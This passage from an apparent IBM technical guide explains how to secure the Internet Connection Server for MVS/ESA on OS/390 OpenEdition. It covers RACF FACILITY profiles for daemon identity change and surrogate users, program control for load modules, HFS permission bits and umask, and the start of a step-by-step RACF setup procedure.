In order to authorize the Web server to exploit this identity change facility, you should permit WEBSERV for the BPX.DAEMON and BPX.SERVER profiles in the FACILITY class.

```
PERMIT BPX.DAEMON CLASS(FACILITY) ID(WEBSRV) ACCESS(READ)
PERMIT BPX.SERVER CLASS(FACILITY) ID(WEBSRV) ACCESS(UPDATE)
```

- Put the command in /etc/rc to start the daemon automatically during OpenEdition MVS initialization.

The following explanation uses the inet daemon (inetd) as an example of a daemon. For other daemons, similar steps are required.

inetd listens for socket connections. inetd is typically started from /etc/rc, as shown in the following example.

```
BPX_JOBNAME='INETD' /usr/sbin/init /etc/inetd.conf &
```

In this example, the _BPX_JOBNAME environment variable is set to assign a job name of INETD to the inet daemon. This allows the MVS operator to have better control over managing the inet daemon.

When started from /etc/rc, stdin and stdout are set to /dev/null and stderr is set to /etc/log for recording any errors. If the inetd process fails, you could stop and restart OMVS, but this would be very disruptive to the users.

- Another method is with a cataloged procedure using BPXBATCH to invoke a daemon program located in the OpenEdition MVS HFS.

  For an example of coding the INETD cataloged procedure, see the following example:

```
//INETD   PROC
//INETD   EXEC PGM=BPXBATCH,REGION=30M,TIME=NOLIMIT,
//             PARM='PGM /usr/sbin/inetd  /etc/inetd.conf'
//* STDIN and STDOUT are both defaulted to /dev/null
//STDERR      DD PATH='/etc/log',PATHOPTS=(OWRONLY,OCREAT,OAPPEND),
//            PATHMODE=(SIRUSR,SIWUSR,SIRGRP,SIWGRP)
```

  INETD requires superuser and daemon authority.

  The JCL in the INETD PROC invokes BPXBATCH, which sets up the standard file descriptors and environment variables before running /usr/sbin/inetd. At this point, the inetd daemon is restarted.

5.5 Identity Change by Daemons

RACF provides several services to allow authorized users to change the UID and GID for the current process. OpenEdition MVS recognizes the following appearance of a UID and GID as the UID and GID for the current process:

real UID
At process creation, it identifies the user who created the process.

effective UID
Each process also has an effective user ID. Normally this value is the same as the real user ID. It is possible, however, for a program to have a special flag set that means when this program is executed, change the effective user ID of the process to be the user ID of the owner of this file. A program with this special flag is said to be a *set-user-ID* program. This feature provides additional permissions to users while the set-user-ID program is being executed.

The effective UID is used to determine *owner access* privileges of a process.

saved UID
Used to save the effective UID of a process. When an OpenEdition MVS user tries to change the UID, the save_UID is checked to see if the UID is the original one.

real GID
: At process creation, it identifies the group of the user who created the process.

effective GID
: Each process also has an effective group ID. Normally this value is the same as the real group ID. A program can, however, have a special flag set that means when this program is executed, change the effective group ID of the process to be the group ID of the owner of this file. A program with this special flag is said to be a *set-group-ID* program. Like the set-user-ID feature, this provides additional permissions to users while the set-group-ID program is being executed.

  The effective GID is used to determine *group access* privileges of a process.

saved GID
: Used to save the effective GID of a process. When an OpenEdition MVS user tries to change the GID, the save_GID is checked to see if the GID is the original one.

If you like to define your system for a high level of security, you need to customize the system for the IBM-supplied daemons. Only specific users should be authorized to execute the `setuid` or `seteuid()` service. This can be controlled by using profiles in the RACF FACILITY class.

Since it is possible to control the *change identity* facility by checking RACF profiles in the FACILITY class, you have to make sure that the load module (daemon) that is called is performing the checks for these profiles. It should not be possible to load any “fake” daemon program that gets control, for example, when a user is performing a `r_login` to the OS/390 OpenEdition system. This “fake” daemon does not perform a check to see if this user is authorized to execute a `setuid()` service, giving him the opportunity to change his OS/390 OpenEdition UID into the UID of the security administrator. That will give this user full authorization to the resources the administrator can access.

5.5.1 Controlling the Identity Change

The identity change facility can be controlled through profiles in the RACF FACILITY class. Only specific users should be authorized to use this facility. The following steps are required to establish the security for this facility.

Define a FACILITY class profile to permit users (known as daemons) to query or modify the MVS security environment of a process. Enter the following command to define this profile:

```
RDEFINE FACILITY BPX.DAEMON UACC(NONE)
```

Note: You must use the name BPX.DAEMON in this command. Substitutions for the name are not allowed.

If this is the first FACILITY class profile that the installation has defined, activate the FACILITY class with the SETROPTS command. Enter the following commands to activate this class.

```
SETROPTS CLASSACT(FACILITY) GENERIC(FACILITY) AUDIT(FACILITY)
SETROPTS RACLIST(FACILITY)
```

Most daemons inherit their identity from the kernel address space. Enter the following command to authorize the user ID of the kernel address space (for example, OMVSKERN) for the daemon FACILITY class profile.

```
PERMIT BPX.DAEMON CLASS(FACILITY) ID(OMVSKERN) ACCESS(READ)
```

If you choose to have the Internet Connection Server for MVS/ESA daemon run with a user ID other than OMVSKERN (for example, WEBSRV), perform the following command to permit user ID WEBSRV to the BPX.DAEMON FACILITY class profile:

```
PERMIT BPX.DAEMON CLASS(FACILITY) ID(WEBSRV) ACCESS(READ)
```

5.6 Preventing Modifications to Your Load Module

In order to ensure that a *known and trusted* load module is executed when the Internet Connection Server for MVS/ESA is started, *RACF program control* must be activated.

You protect individual load modules (programs) by creating a profile for the program in the PROGRAM general resource class. A program protected by a profile in the PROGRAM class is called a *controlled program*.

The name of the profile can be complete, in which case the profile protects only one program, or the name of the profile can end with an asterisk (*), in which case the profile can protect more than one program. For example, a profile named ABC* protects all programs that begin with ABC, unless a more specific profile exists.

5.6.1 Protecting Your Program Libraries

In MVS, programs reside in program libraries. A program library is a partitioned data set whose members are load modules. Program libraries can be for public use (those in LNKLIST) or for limited private use. To set up program control, you must protect the library from which the program is loaded.

The profile for a controlled program must also include the name of the program library that contains the program, and the volume serial number of the volume containing the program library. The profile can also contain a standard access list of users and groups and their associated access authorities.

Access control to load modules does not:

- Control the execution of CLISTs, REXX EXECs, or JCL procedures.
- Protect programs from in-memory copying or dumping.
- Control programs or commands that are in the LPA.
- Provide any protection within a multiple-user address space (such as CICS/ESA). If one user loads a program, another user in the same address space can also execute the program.
- Control programs that are executed in any way that bypasses MVS contents supervision (for example, some program invocations by IMS, or programs that reside in OpenEdition MVS files). In these cases, installations should use program control to control any programs that provide facilities for bypassing MVS contents supervision.

Program libraries can be for public use or for limited private use. An installation designates a set of libraries as public by placing the libraries in the LNKLIST

concatenation (which is SYS1.LINKLIB and any program libraries concatenated to SYS1.LINKLIB through the use of the LNKLSTxx member of SYS1.PARMLIB).

A private load library is a partitioned data set that contains load modules and is not in the LNKLIST. To prevent an unauthorized user from copying a program, renaming it to a name that is unknown to program control, and then executing the renamed program, you should protect any program library that contains RACF-controlled programs with data set profiles that have a UACC of NONE.

For public libraries (those in LNKLIST), use ADDSD to define a data set profile that covers the library. The universal access (UACC) for this data set profile can be NONE. Users can still use the controlled programs and any other program in those libraries because the system OPENs the LNKLIST libraries during IPL and makes the programs public. Users are prevented from opening these libraries and copying the modules in them.

5.6.2 Activating Program Control

All programs in an execute-controlled library must be controlled programs. This means that you must define all programs (which are members of the program library) by defining discrete or generic profiles for them in the PROGRAM class. You can then specify universal access authority (UACC) and access lists for the PROGRAM profiles to control which programs in the program library can be run by which users. For example, you might specify a PROGRAM profile named ABC* to protect all programs that begin with ABC.

Although RACF allows programs that are not controlled programs to reside in an execute-controlled library, you may get results that you do not expect and it may be difficult to determine why. This is because when you load a program from an execute-controlled library, RACF tries to preserve the integrity of the program execution environment, as shown by the following example.

When a user who has EXECUTE permission to a library tries to load a program from that library, RACF checks to make sure that the environment is “clean” (that is, that only controlled programs have previously been loaded). If the controlled program calls an uncontrolled program, the uncontrolled program is loaded, but RACF notes that the environment is now “dirty” (that is, that an uncontrolled program has been loaded). If the uncontrolled program in turn calls a controlled program from the execute-controlled library, the controlled program is not loaded, because the environment is no longer clean.

Other sequences are possible, and the outcomes depend on the sequence of calls. Therefore, for best results, control all programs that reside in an execute-controlled library.

The WHEN(PROGRAM) operand on the SETROPTS command activates and deactivates program control. (Note that you need not activate the PROGRAM class to have program control active.) When program control is active, RACF builds, during RACF initialization, an in-storage profile table composed of the entries in the PROGRAM class (controlled programs). The table entries describe the programs and who can access them. To refresh this table, issue SETROPTS WHEN(PROGRAM) REFRESH.

When program control is active, the contents supervision component of MVS invokes RACF, by issuing a RACROUTE REQUEST=FASTAUTH macro, before

processing each request to load a module. If the user is not authorized to execute the program, the system issues abend 306 and ends the request.

The IBM installation logic installs `inetd`, `rlogind`, `cron`, and `lm` so that they reside in the HFS, /usr/sbin, and in SYS1.LINKLIB.

When a program, like the Internet Connection Server for MVS/ESA, that needs daemon authority is loaded in an address space, the environment must be controlled. This means that no uncontrolled programs are loaded into this address space. Loading an uncontrolled program causes the "dirty" bit to be set.

To activate program control and to identify programs as controlled, use the following RACF commands:

- To activate program control

  ```
  SETROPTS WHEN(PROGRAM)
  ```

- To prevent a user from modifying programs.

  ```
  ADDSD 'CEE.V1R5M0.SCEERUN' UACC(READ)
  ADDSD 'IMW.V1R1M0.IMWMOD1' UACC(READ)
  ADDSD 'SYS1.LINKLIB' UACC(READ)
  ```

- To mark the C run-time library as a controlled library. (Every user on the system can execute programs from the C runtime library.)

  ```
  RDEFINE PROGRAM * ADDMEM('CEE.V1R5M0.SCEERUN'/volser/NOPADCHK)
   UACC(READ)
  ```

- To mark the load library that contains the Internet Connection Server for MVS/ESA load module (daemon) as controlled.

  ```
  RDEFINE PROGRAM * ADDMEM('IMW.V1R1M0'/volser/NOPADCHK) UACC(READ)
  ```

- To mark the SYS1.LINKLIB as a controlled library.

  ```
  RDEFINE PROGRAM * ADDMEM('SYS1.LINKLIB'/volser/NOPADCHK) UACC(READ)
  ```

- To put the new PROGRAM profile into storage.

  ```
  SETROPTS WHEN(PROGRAM) REFRESH
  ```

With the ADDMEM operand of the RDEFINE command, you can also specify PADCHK or NOPADCHK. PADCHK (the default) means that RACF checks for program-accessed data sets that are already open before executing the program. NOPADCHK means that RACF does not perform the program-accessed data checks for the program.

The "Sticky Bit" for the daemon module in the HFS needs to be set to enforce OS/390 OpenEdition to use the standard MVS program search while calling this program. This prevents OS/390 OpenEdition from loading the daemon module from a HFS file. (Programs executed from OS/390 OpenEdition files bypass MVS contents supervision.)

5.7 Using Surrogate User IDs

The Internet Connection Server for MVS/ESA needs to be able to process requests for non-public type of information from users who do not have regular user IDs on the MVS system running this Web server. The identity change facility, as described in 5.5, “Identity Change by Daemons” on page 57 cannot be used in this case. Instead, the Internet Connection Server for MVS/ESA uses surrogate OpenEdition MVS user IDs to access resources for these requests.

Different security controls play in concert to establish this surrogate support. These controls are:

- RACF surrogate support that is controlled by:
  - Activating the surrogate class
  - User IDs and group IDs for the surrogate users
  - Profiles in the RACF SURROGATE class
  - Authorization for the profiles in the SURROGATE class
- Surrogate support in the Web server daemon that is controlled by:
  - Profiles in the RACF FACILITY class
  - Authorization for the profiles in the FACILITY class
- Access control configuration directives that are stored in the configuration file. Refer to Chapter 3, “Protecting the Pages on Your Internet Connection Server for MVS/ESA” on page 31 for a detailed description of the various configuration directives.

Surrogate support should be enabled for users who have access to specific documents or to a group of documents that should not be available for unidentified users. Although these users do not have a regular user ID on the system where this Web server is running, you still can set up the server to check the user IDs and passwords for these users in the RACF database. Surrogate support helps in this case, simplifying the security management of your MVS system since you do not need to maintain the access control for these user IDs. Access control is based on the surrogate user ID they are authorized to use.

5.7.1 RACF Surrogate Support

A surrogate user is a RACF-defined user who has been authorized to submit jobs on behalf of another user (the execution user) without specifying the execution user′s password. Jobs or tasks that are submitted or started by the surrogate user run with the identify of the execution user. For example, if user PETER submits a job with the following JOB statement, PETER is the surrogate user and TOM is the execution user:

```
//jobname  JOB 'accounting information',USER=TOM
```

All access checks are done with TOM′s user ID. Any auditing records produced by RACF because of the surrogate job′s actions include the information that the job is a surrogate job (unless the PASSWORD parameter is specified on the JOB statement).

A user should not allow another user to act as surrogate user unless the surrogate user can be trusted as much as the execution user is trusted. This is because the surrogate user can do anything the execution user can do. For example, the surrogate user can submit a job to copy, alter, or delete the execution user′s data.

5.7.2 Surrogate Support by Daemons

OS/390 OpenEdition has two fundamental types of application servers; *multithreaded* and *single threaded* applications.

A multithreaded application has multiple sequential flows of control. In this family of applications, more than one unit of work at a time is processed by the server application. The Internet Connection Server for MVS/ESA is a multithreaded application.

A single threaded application has one sequential flow of control. In this family of applications, one unit of work is processed at a time by the application server.

OS/390 OpenEdition provides support that enables not-APF authorized multithreaded applications do not run in supervisor state or in a system storage protection key to create and delete a RACF security context. Creating or deleting an ACEE is mediated and controlled by the OpenEdition MVS kernel and RACF. This support is provided by an S/390 Assembler callable service and through the C run-time library.

This service enables multithreaded applications to customize the security environment of a thread, meaning that the thread may execute under a different RACF identity than the server.

Consider your Internet Connection Server for MVS/ESA which accepts requests through the Internet. This server initiates a thread that processes the client′s request. If the server customizes the thread initiated for the client with the client′s RACF identity, any resource access decisions to MVS RACF protected resources are made using the client′s RACF identity and authorizations.

Depending on the trust you place in the application, you have the option of enforcing both the application server′s RACF identity (the RACF user ID that is assigned to the Web Server daemon) and the RACF identity of the client to be used in resource access control decisions on OS/390.

The use of this facility is partially protected through a RACF class profile BPX.SERVER. When the profile BPX.SERVER is defined, there are potentially two authorization checks:

- The first check, authorizes the use of the `pthread_security_np` service.
- The second check authorizes who the server can establish a security context for. This check can be viewed as establishing the scope of users that the server can act as a SURROGATE of.

The BPX.SERVER profile also allows you to scope the OS/390 resources that the server can access when acting as a surrogate for its clients. There are two levels of authority that can be granted to the server using thread level security services.

UPDATE access

Allows the server to establish a thread level (task-level) security environment for clients connecting to the server. When the RACF identity of the application server has been granted UPDATE authority to BPX.SERVER in the RACF FACILITY class, the server is capable of acting as a SURROGATE of the client. This means that the identity of the thread associated with the request from the server′s client executes with the MVS user ID of the server′s client. Access control decisions to MVS resources

(such as datasets) and to MVS OpenEdition resources (such as HFS files) which are accessed by the client's thread in the server are rendered using the RACF identity of the client.

READ access

Allows the server to establish a thread-level security environment for the clients that it services. However, the user ID of the server and the user ID of the client must be authorized to the resources which the server will be accessing.

A thread level security context in which both the client's and server's identity is used in the access control decision and a password (or PassTicket) was *not* supplied by the client is called an *unauthenticated client* security context.

Depending on the design and implementation of the client/server application, a client may have to supply an authenticator to the server. For example, the client may be prompted to supply a password or a password substitute, such as a RACF PassTicket to the server to prove it's identity. If a RACF password or PassTicket is specified as a parameter on the `pthread_security_np` service, and the password or PassTicket is valid for the client user ID, then even if the server's identity has been grated READ access to the profile BPX.SERVER in the RACF FACILITY class, then the task level security environment is *only* used in access control decisions. That is, *only* the RACF user ID of the client is used in rendering access control decisions. This task level security environment created by an application server is called an *authenticated client* security context.

Since the client has trusted the application server sufficiently to supply a RACF password (or PassTicket) to the server, then server is granted the capability of acting as a surrogate for that client (user).

5.7.3 Set Up Surrogate User IDs

You probably want to establish several surrogate user IDs with OpenEdition MVS access authority appropriate for a group of users or class of requests. Following are a few examples:

WEBADM You must allow WEBSRV to use WEBADM as a surrogate user ID if you want to use the Web server's remote configuration application with the supplied sample configuration file.

PUBLIC A user ID with very limited access that you use to handle the requests from unknown users on the public network. You might allow these users to view a few information pages about your company and products. You would not allow these users to store data on your system or execute more than a few well-controlled CGI programs.

INTERNAL A user ID with moderate access that you use to handle requests from anyone on your internal corporate network. You might allow these users to view company announcements and standards and perhaps provide a bulletin board application for posting items of general interest.

PRIVATE A user ID with access to a set of restricted information. You might require these users to know a Web administered user ID and password or even to have a valid user ID and password on this system. After validating their user ID and password, you would then access the data under the surrogate user ID PRIVATE.

%%CLIENT%% This is not really a user ID. Instead, it tells the Internet Connection Server for MVS/ESA to require that the requestor have a local MVS user ID and password. The requestor′s user ID is used to access the data.

The following steps are needed to establish surrogate support for daemons:

1. Activate the surrogate class support in RACF.
2. Add the user IDs (and group IDs) for the surrogate users.
3. Define the profiles for the surrogate users in the surrogate class.
4. Permit the user ID that is assigned to the daemon for the profiles in the surrogate class.
5. Refresh the RACLISTed surrogate profiles.

Refer to 5.12, "Step-by-Step Procedure to Implement the RACF Security" on page 71 for a detailed overview of the RACF commands that are needed to establish this surrogate environment.

5.8 UNIX Security and Files

In UNIX systems, general information about each file is stored with the files in the file system. Included with this general information (such as, the file size and last modification date) is the security information for each file:

- The file′s owner (as represented by a UID)
- The file′s group (as represented by a GID)
- The file′s mode bits or file permissions bits

All UNIX files have three types of permissions; read, write and execute (displayed as r, w and x respectively). These permissions are stored with each file as file permission bits that are split into three groups:

- The file owner
- The file owners group
- All other users

The permission bits are set in the same way for each level of access using a simple binary 10-bit code.

```
tuuugggooo
| |  |  |
| |  |  |______ OTHER permissions
| |  |_________ GROUP permissions
| |____________ OWNER or user permissions
|______________ Type of file
```

The type of file can be:

- \- regular file
- c character special file
- d directory
- l symbolic link
- p FIFO special file

The first group of three characters describes the owner permission, the second describes group permission, and the third describes other (or sometimes called world) permissions.

5.8.1 Hierarchical File System

The hierarchical file system (HFS) is the implementation of a UNIX-style file system on MVS/ESA. This HFS conforms to the POSIX 1003.1 standard. This file system is in addition to the traditional MVS data set and is built in a extended PDSE data set.

A HFS file is found by searching through the directory. A file is named by specifying the name of each directory in the path of the file plus the file name itself.

A fully-qualified filename is made up of the directory names in the path plus the filename, such as */dira/dirb/dirc/mydata*. Note that the forward slash is used as the delimiter between directory and file names.

HFS files are byte-oriented. The file system has no concept of a record. However, the application can define the structure.

For convenience, a user generally specifies a current (working) directory so that the entire pathname does not have to be specified.

As in a normal UNIX environment, OpenEdition MVS file names are case-sensitive. For example, a file named *MYDATA* is not the same as *mydata* which is not the same file as *MyData*.

5.8.2 File Security Packet

The security rules for the files and directories in a HFS are stored within the file system itself in the *file security packet* (FSP). HFS files and directories are protected by permission bit information, which is kept within the FSP.

File access permission bits determine the type of access a user has to a file or directory. The bits are set for three classes of users:

- Owner class: Any process with an effective UID that matches the UID of the file.
- Group class: Any process with an effective GID or supplemental GID that matches the GID of the file.
- Other class: Any process that is not in the owner or group class.

The permission bits are split into three groups of three characters. The first group of three characters describes the owner permissions; the second describes group permissions; the third describes other permissions.



Figure 15. File Security Packet

Characters that can be used in fixed positions in each of the groups of three characters are:

Table 1. File Access Types and Permission Bits

Pos.	**Char.**	**Access Type**	**Permission for File**	**Permission for Directory**
1	r	Read	Permission to read or print the contents.	Permission to read, but not search, the contents.
2	w	Write	Permission to change, add to, or delete from the contents.	Permission to change, add, or delete directory entries.
3	x	Execute or Search	Permission to run the file. This permission is used for executable files.	Permission to search the directory.
any	-	no access		

Permission bits are usually presented in a 3-digit octal number, where the first digit describes owner permissions, the second digit describes group permissions, and the third digit describes permissions for all others.

For each type of access, owner, group, and other, there is a corresponding octal number:

0 No access (---)

1 Execute-only access (--x)

2 Write-only access (-w-)

3 Write and execute (-wx)

4 Read-only access (r--)

5 Read and execute access (r-x)

6 Read and write access (rw-)

7 Read, write, and execute access (rwx)

Some typical 3-digit permissions are specified in octal in this way:

666 Owner (rw-) group(rw-) other(rw-)

700 Owner (rwx) group(---) other(---)

755 Owner (rwx) group(r-x) other(r-x)

777 Owner (rwx) group(rwx) other(rwx)

5.9 Display Permissions

The OpenEdition shell commands `ls -l` and `ls -W` enable the user to display the permission bits and the audit options for a specified file or directory.

The typical format of an OpenEdition shell command is:

`Command name - Options - Pathname`

`ls` lists files and directories. If the pathname is a file, `ls` displays information about the file according to the requested options. If it is a directory, `ls` displays information about the files and subdirectories therein. You can get information on a directory itself using the `-d` option.

Note: Be aware of using capital and small letters in OpenEdition shell commands since they are case-sensitive; capital letters do not always mean the same thing as small letters.

Here is a sample output from a `ls -l` command along with an explanation.

```
drwxr-x--x     3  OMVSKERN  SYS1     0 Jun 6  14:49 tmp
```

The permission bits appear as 10 characters (drwxr-x--x).

d Identifies the type of a file or directory; in this case a directory is displayed.

rwx Any process with a UID that matches the UID of the directory has read, write and search authority for this directory.

r-x Any process with a GID that matches the GID of the directory has read, and search authority for this directory.

--x Any other process has search authority for this directory.

After the permissions are set, `ls` displays the following about this directory:

3 The number of links to the file

OMVSKERN The name of the owner of the directory (or file)

SYS1 The name of the group that owns the directory (or file)

0 The size of the file, expressed in bytes (in case a file is displayed)

Jun 6 14:49 The date when the directory was created (or for a file, the date the file was last changed)

tmp The name of the directory (or file)

If the specified *pathname* is a directory, like in the previous example, `ls` displays information on every file in that directory (one file per line).

A sample output might look like:

```
drwxr-x--x      3  OMVSKERN  SYS1     0 Jun 6  14:49 tmp
drwxrwxrwx      2  PETER     PETER1   4 Jun 7  09:12 usr
-rwxr--r--      1  PETER     PETER1 124 Jun 7  10:24 bin
-rwxrw----      1  PETER     PETER1 572 Jun 7  16:32 abc
```

Option `-W` enables the audits bits to be displayed. This option turns on the `-l` option. These bits are printed in a 6-character field directly after the field displaying the file permission bits. These six characters are really two groups of three bits each. The first group of three describes the user-requested audit information. The second group of three describes the auditor-requested audit information. Each three characters displayed are the read, write, and execute (or search) audit options. Each character indicates the audit option as:

s Audit successful access attempts

f Audit failed access attempts

a Audit all accesses

- no audit

A sample output might look like:

```
drwxr-x--x  fff---  3  OMVSKERN  SYS1     0 Jun 6  14:49 tmp
drwxrwxrwx  fff---  2  PETER     PETER1   4 Jun 7  09:12 usr
-rwxr--r--  fff---  1  PETER     PETER1 124 Jun 7  10:24 bin
-rwxrw----  fff---  1  PETER     PETER1 572 Jun 7  16:32 abc
```

5.10 Default Permissions

The system assigns default access permissions for files and directories at creation time. The setting depends on the type of command or facility that is used and on the type of file or directory that is created.

The following table shows some default permissions set by the system:

Table 2. Default Permissions Set by the System

Task	Using	Default Permissions
Create directory	shell cmd `mkdir`	In octal form: 777
Create directory	TSO/E MKDIR	In octal form: 755
Create file	OEDIT command	In octal form: 700
Create file	`ed` editor	In octal form: 666
Create file	`cp` command	Set the output file permission to the input file permissions.

For more information on the default permissions settings, refer to *MVS/ESA OpenEdition MVS User's Guide*.

When a file is created, it is assigned initial access permissions by the system. If a user wants to control the permissions that a program can set when it creates a file or directory, he can set a *file mode creation mask*, using the `umask` shell command.

A user can set this file mode creation mask for one shell session by entering the umask command interactively, or he can make the umask command part of his login.

When the user sets the mask, he is setting limits on allowable permissions: he is implicitly specifying which permissions are not to be set, even though the calling program may allow those permissions. When a file or directory is created, the permissions set by the program are adjusted by the unmask value. The final permissions set are the program′s permissions minus what the umask values restrict. To use the umask command for a single session, enter:

umask *mode*

and specify the mode in either of the formats used by the chmod: symbolic (rwx) or octal values.

The symbolic form expresses what can be set and what is allowed, while octal values express what cannot be set and what is disallowed. For example, both of the following commands set the same umask:

```
umask a=rx
umask 222
```

The modes are explained as follows:

a=rx	**Explanation (symbolic form expresses what is allowed**)
a	Set all permissions, this include the owner, group, and others
=	Turn on the specific permissions and turn off all others
rx	Read and execute permissions

222	**Explanation (octal values express what is disallowed**)
2	Write-only access for the owner
2	Write-only access for the group
2	Write-only access for others

Both modes indicate that the owner, group, and others have read and execute permission.

5.11 Accessing OpenEdition Files and Directories

OpenEdition is the MVS implementation of UNIX. It consists of a UNIX shell and an ISPF interface to it called ISHELL.

To access the ISHELL you can enter the abbreviation ish, from the Command panel (option 6) in ISPF, or enter tso ishell from the ISPF command line. You can enter the normal OpenEdition shell by entering omvs from the Command panel or tso omvs from the ISPF command line.

The ISHELL interface is a useful way of navigating through the OpenEdition hierarchical file system (HFS) to locate and edit files. By default the Internet Connection Server for MVS/ESA is installed in /usr/lpp/internet/ServerRoot and the OS/390 Internet BonusPak is installed in the subdirectory /BonusPak. See OS/390 Internet BonusPak Getting Started for full details of the installation.

For more information on OpenEdition MVS see:

MVS/ESA OpenEdition MVS Command Reference

MVS/ESA SP 5.2.2 OpenEdition MVS Installation and Customization Starter Kit

5.12 Step-by-Step Procedure to Implement the RACF Security

This topic describes a detailed step-by-step procedure to implement RACF security for the Internet Connection Server for MVS/ESA.

Verify the *configuration file* and check the definitions of various user IDs that are used in the *basic server security*. For example, verify the following:

The WEBADM user ID that is defined in step 1
The surrogate user IDs that are defined in step 9 on page 74

1 Create a user ID and group ID to configure and administer the Internet Connection Server for MVS/ESA.

You may use any names; however, this book and the sample files shipped with this OS/390 Internet BonusPak assume you have chosen IMWEB for the group ID and WEBADM for the user ID.

The group ID GID can have any value. Members of this group should have read/write/execute access to all of the files that control the Internet Connection Server for MVS/ESA.

The following is an example of how you might want to define IMWEB and WEBADM using RACF commands:

```
ADDGROUP IMWEB SUPGROUP(supgroup) OMVS(GID(205))

ADDUSER WEBADM DFLTGRP(IMWEB) NAME('WEB server admin')
   PASSWORD(password)
   OMVS(UID(206) HOME('/usr/lpp/internet') PROGRAM('/bin/sh'))
```

Notes:

a. Do not set up a TSO segment for this user ID; it should not be possible to use this user ID as a TSO user.

b. Assign a password for this user ID. If you omit PASSWORD, RACF takes the group name from the DFLTGRP operand as the default password. The password can be changed by a job as depicted below.

```
//jobname  JOB 'accounting information',USER=WEBADM,
//             PASSWORD(old_password/new_password)
//STEP1   EXEC PGM=IEFBR14
//SYSPRINT DD SYSOUT=*
```

2 Assign access permission for the configuration and administration task.

To use remote configuration, the user ID WEBADM must have read permission to the PidFile, read/write permission to the configuration file (default: /etc/httpd.conf) and execute permission to the wwwcmd program.

3 Set up a user ID for the daemon.

This user ID executes the Internet Connection Server for MVS/ESA and validates incoming requests. You can use any name; however, this book

and the sample files that are shipped with this OS/390 Internet BonusPak assume you have chosen WEBSRV.

This user ID must have UID of 0 so that it always runs with superuser authority. The Internet Connection Server for MVS/ESA always changes to either a *surrogate* user ID or the client's local MVS user ID prior to accessing the requested resource.

Define WEBSRV using the following RACF command:

```
ADDUSER WEBSRV DFLTGRP(IMWEB) NAME('WEB daemon user id')
   PASSWORD(password)
   OMVS(UID(0) HOME('/usr/lpp/internet') PROGRAM('/bin/sh'))
```

Notes:

a. Do not set up a TSO segment for this user ID; it should not be possible to use this user ID as a TSO user.

b. Assign a password for this user ID. If you omit PASSWORD, RACF takes the group name from the DFLTGRP operand as the default password. The password can be changed by a job as depicted below.

```
//jobname   JOB 'accounting information',USER=WEBSRV,
//              PASSWORD(old_password/new_password)
//STEP1   EXEC PGM=IEFBR14
//SYSPRINT DD SYSOUT=*
```

4 Assign a user ID to the daemon.

A user ID needs to be assigned to the Internet Connection Server for MVS/ESA. The OS/390 Internet BonusPak assumes that you are using a user ID WEBSRV. This user ID is created in the previous step. For the IMWEBSRV cataloged procedure to obtain control with the desired user identity, you must add an entry to the RACF started procedure table. This can be done through a entry in the module ICHRIN03 or through an entry in the RACF STARTED class.

The following entry defines the user ID and group ID that the IMWEBSRV address space will be assigned:

```
DC    CL8'IMWEBSRV'  PROCEDURE NAME
DC    CL8'WEBSRV'    USERID (ANY RACF-DEFINED USER ID)
DC    CL8'IMWEB'  '  GROUP NAME OR BLANKS FOR USER'S DEFAULT GROUP
DC    XL1'00'        NOT TRUSTED
DC    XL7'00'        RESERVED
```

Or you can use the following RACF command to define a profile in the STARTED class:

```
RDEFINE STARTED IMWEBSRV.*
   STDATA(USER(WEBSRV) GROUP(IMWEB) PRIVILEGED(NO) TRUSTED(NO) TRACE(NO))
```

5 Allow the daemon to change the identity of the process.

Define the BPX.DAEMON facility class profile by using the following RACF command:

```
RDEFINE FACILITY BPX.DAEMON UACC(NONE)
```

The user ID that is assigned to the daemon should be given READ access by using the following command:

```
PERMIT BPX.DAEMON CLASS(FACILITY) ID(WEBSRV) ACCESS(READ)

SETROPTS RACLIST(FACILTY) REFRESH
```

Also, you must turn on *program control* and indicate that the Internet Connection Server for MVS/ESA and the C RTL LOADLIBs are trusted programs.

6 Prevent your daemon from unauthorized modifications.

In order to ensure that a *known and trusted* load module is executed when the Internet Connection Server for MVS/ESA is started, *RACF program control* should be activated.

You protect individual load modules (programs) by creating a profile for the program in the PROGRAM general resource class. A program protected by a profile in the PROGRAM class is called a *controlled program*.

To activate program control and to identify programs as controlled, use the following RACF commands:

- To activate program control

  ```
  SETROPTS WHEN(PROGRAM)
  ```

- To prevent a user from modifying programs.

  ```
  ADDSD 'CEE.V1R5M0.SCEERUN' UACC(READ)
  ADDSD 'IMW.V1R1M0.IMWMOD1' UACC(READ)
  ADDSD 'SYS1.LINKLIB' UACC(READ)
  ```

- To mark the C run-time library as a controlled library. (Every user on the system can execute programs from the C run-time library.)

  ```
  RDEFINE PROGRAM * ADDMEM('CEE.V1R5M0.SCEERUN'/volser/NOPADCHK)
   UACC(READ)
  ```

- To mark the load library that contains the Internet Connection Server for MVS/ESA load module (daemon) as controlled.

  ```
  RDEFINE PROGRAM * ADDMEM('IMW.V1R1M0'/volser/NOPADCHK) UACC(READ)
  ```

- To mark the SYS1.LINKLIB as a controlled library.

  ```
  RDEFINE PROGRAM * ADDMEM('SYS1.LINKLIB'/volser/NOPADCHK) UACC(READ)
  ```

- To put the new PROGRAM profile in storage.

  ```
  SETROPTS WHEN(PROGRAM) REFRESH
  ```

7 Set the Sticky Bit for the daemon module in the HFS

